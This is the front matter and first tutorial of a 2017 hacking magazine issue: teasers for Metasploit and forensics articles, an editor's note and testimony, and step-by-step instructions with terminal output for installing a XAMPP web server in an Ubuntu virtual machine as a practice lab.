Hackercool

October 2017 Edition 1 Issue 1

Is that PDF file safe??? Find out its intention using Forensics

METASPLOIT THIS MONTH :

Hacking a Linux System, getting a shell, migrating to meterpreter and Linux enumeration.

HACKED - The Beginning

Solving his first hacking case.

METASPLOITABLE TUTORIALS

Gaining access to the SSH server once again.

HACK OF THE MONTH :

Sometimes the Data Breach is very simple

Hacking Q&A, Installit, Hacking News and much more

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine. We are very delighted to release the first issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with real world hacking, hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

In this issue, we are back with a Real World Scenario in Forensics. We very well remember how some people raised doubts of our intentions when we released the first issue of this magazinThey suspected that this PDF magazine was boobytrapped wit malware to hack innocent victims. So at the end of our zeroeth edition and the beginning of our First edition, we once again decided to show how PDF files can be analysed to see if it is malicious or not, but this time with a different tool.

*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store,24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

KalyanCh

INSIDE

Here's what you will find in the Hackercool October 2017 Issue .

Hackercool Magazine Successfully Completes Edition 0

TESTIMONY

And ye shall know the truth, and the truth shall make you free.
Philippians 4:13

Hello Readers of Hackercool Magazine. First of all I would like to apologize to you for replacing a Real World Hacking Scenario with a testimony of my life this month. But I thought that it is important for our readers to know this. By the grace of GOD, Hackercool Magazine has successfully completed one edition.that is Edition 0 and with this issue has moved into Edition 1. I want to thank all our readers without whom this may not be successful.

Here's a short note on how Hackercool Magazine started. It was the brain child of a boy who was determined to be a ethical hacker irrespective of the circumstances at that time. Just like many people he took a course in hacking and expected to get a job. He soon realised that would be practically difficult or infact impossible. Adding to that, companies preferred experienced candidates over freshers and keeping fake experience for his job was out of question (Did I forget to mention he is an ardent fan of Captain America). And the rest as they say is Hackercool Magazine.

The main aim of this magazine is to teach Real World Hacking. We try to include as many Real World Hacking Scenarios as possible. Even other sections also are focussed on Real World Scenarios. Why do we want this? There are many resources that teach a misdirected version of hacking which may include hacking performed by turning of the firewall etc. This we believe will create a false sense of security in the minds of the users and also penetration testers. Nevertheless we also take care that the information from our magazine cannot be misused.

In our new edition, we have decided to delve into security of common users more seriously. We have decided to add more sections concerning security of common computer users. This apart from including more sections on ethical hacking. We have stressed to keep the language simple so that people can easily understand the concepts. If you have any suggestions or questions, you are always free to send them to us. We hope you will enjoy this edition as much as our previous edition. Once again, we would like to apologize for replacing this testimony in place of a Real World Hacking Scenario.

Thanking GOD for the wisdom he has given me to prepare this magazine.

Thanking You
Editor
Hackercool Magazine.

INSTALLING XAMPP SERVER IN UBUNTU 16


INSTALLIT

In our eternal journey of learning hacking and penetration testing, we need to install or set up so many software and labs. XAMPP server is one such important installation that may be useful to us especially if we want to become expert in web hacking.

XAMPP stands for Cross-Platform (X), Apache (A), MariaDB (M), PHP (P) and Perl (P). It is a simple, lightweight Apache distribution that makes it extremely easy for developers to create a local web server for testing and deployment purposes. It is open source and very simple to set up. Once we set up Xampp Server, we can install any CMS in it to practice website hacking or web security.

In this month's issue of Hackercool Magazine, we will see how to install Xampp web server in Ubuntu 16 Desktop. This Ubuntu Desktop is installed as a virtual machine in Vmware Player (You can also use Oracle Virtualbox).Ubuntu (or for that matter any Linux distribution) has a default web server installed. But I decided to install Xampp server for its simplicity and ease of use.

Why are we setting this up in an Ubuntu system? Because most of the web servers in real life are set up in Linux and this makes it easy for us to simulate real world hacking attacks. Now lets get to the installation part. Go to the downloads page of **Xampp server** and download the appropriate version (Many people download the 64 bit version and try to install it in 32 bit OS). For this tutorial, we are using the Xampp version 5.6.23.0 32 bit version since my OS is 32 bit.




Looking for the latest version? **Download xampp-linux-x64-7.1.10-0-installer.run (137.6 MB)**

Home / XAMPP Linux / 5.6.23

Name ⬍	Modified ⬍	Size ⬍	Downloads / Week ⬍
Parent folder			
xampp-linux-x64-5.6.23-0-instal...	2016-06-28	135.5 MB	11
xampp-linux-5.6.23-0-installer.run	2016-06-28	130.8 MB	115
Totals: 2 Items		**266.3 MB**	**126**


The download should complete in a short time depending on the speed of your internet. Once the download is finished, open terminal.This can be done by clicking on search app at the top left of the Ubuntu Desktop and searching for terminal.

Once the terminal is open, navigate to the Downloads folder as shown in the image below. Type "ls" command to see a .run file of XAMPP server. Use command "chmod" to change the permissions of the "run" file. Once the colour of the .run file changes, execute the file by using command "**./xampp-linux-5.6.23-0-installer.run**" with quotes.



```
user1@ubuntu: ~/Downloads
user1@ubuntu:~$ ls
Desktop    Downloads         Music     Public     Videos
Documents  examples.desktop  Pictures  Templates
user1@ubuntu:~$ cd Downloads
user1@ubuntu:~/Downloads$ ls
xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$ ./xampp-linux-5.6.23-0-installer.run
bash: ./xampp-linux-5.6.23-0-installer.run: Permission denied
user1@ubuntu:~/Downloads$ chmod 755 xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$ ls
xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$ ./xampp-linux-5.6.23-0-installer.run
```


If you get an error as shown below, then you are not running with root privileges which are required for executing this file.



Error


There has been an error.
This installer requires root privileges. Please become superuser before executing the installer

Click on "OK" and execute the .run file with sudo command as shown. When it prompts for su do password, give the password.



```
user1@ubuntu:~/Downloads$ sudo ./xampp-linux-5.6.23-0-installer.run
[sudo] password for user1:
```

The setup will start as shown below. Click on "Next".




Setup

Setup - XAMPP

Welcome to the XAMPP Setup Wizard.

Click on "Next" again.


Setup


Select Components

Select the components you want to install; clear the components you do not want to install. Click Next when you are ready to continue.

☒ XAMPP Core Files
☒ XAMPP Developer Files

Click on a component to get a detailed description

The system will show you the directory in which this server is being installed. Click on "Next".



Setup

Installation Directory

XAMPP will be installed to /opt/lampp

Click on "Next" again

.



Setup


Bitnami for XAMPP

Bitnami for XAMPP provides free installers that can install Drupal, Joomla!, WordPress and many other popular open source apps on top of your existing XAMPP installation.

https://bitnami.com/xampp

Learn more about Bitnami for XAMPP ☒

The system will show you a message that it is ready to install XAMPP server on your comput -er. Click on "Next".




Setup

Ready to Install

Setup is now ready to begin installing XAMPP on your computer.

The installation process will start as shown below. It will take a bit long of time but it should not be too longer. Just go to a small stroll and come back.

.


Setup


Welcome to XAMPP!

XAMPP is an easy to install Apache distribution containing MySQL, PHP and Perl

Installing

Preparing to Install

After the installation is finished, you will be shown a window as below. Make sure that the "La unch XAMPP" checkbox is enabled and click on "Finish".


Setup


Completing the XAMPP Setup Wizard

Setup has finished installing XAMPP on your computer.

☒ Launch XAMPP


The XAMPP server application is launched as shown below.

.



Welcome to XAMPP 5.6.23-0


Go to tab "Manage Servers" as shown below. Make sure that Apache web server and MYSQL database servers are running. If any service is not running, you can start them using buttons given below. The services should be green in colour.



Server	Status
🟢 MySQL Database	Running
🔴 ProFTPD	Stopped
🟢 Apache Web Server	Running

Now let's see if you can access the phpmyadmin of the web server. PHPmyadmin allows you to manage databases from the browser, Open a browser and type "localhost/phpmyadmin" in the tab to access phpmyadmin.

.If everything went well, you should see this page.



Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

- Server version: 10.1.13-MariaDB - Source distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

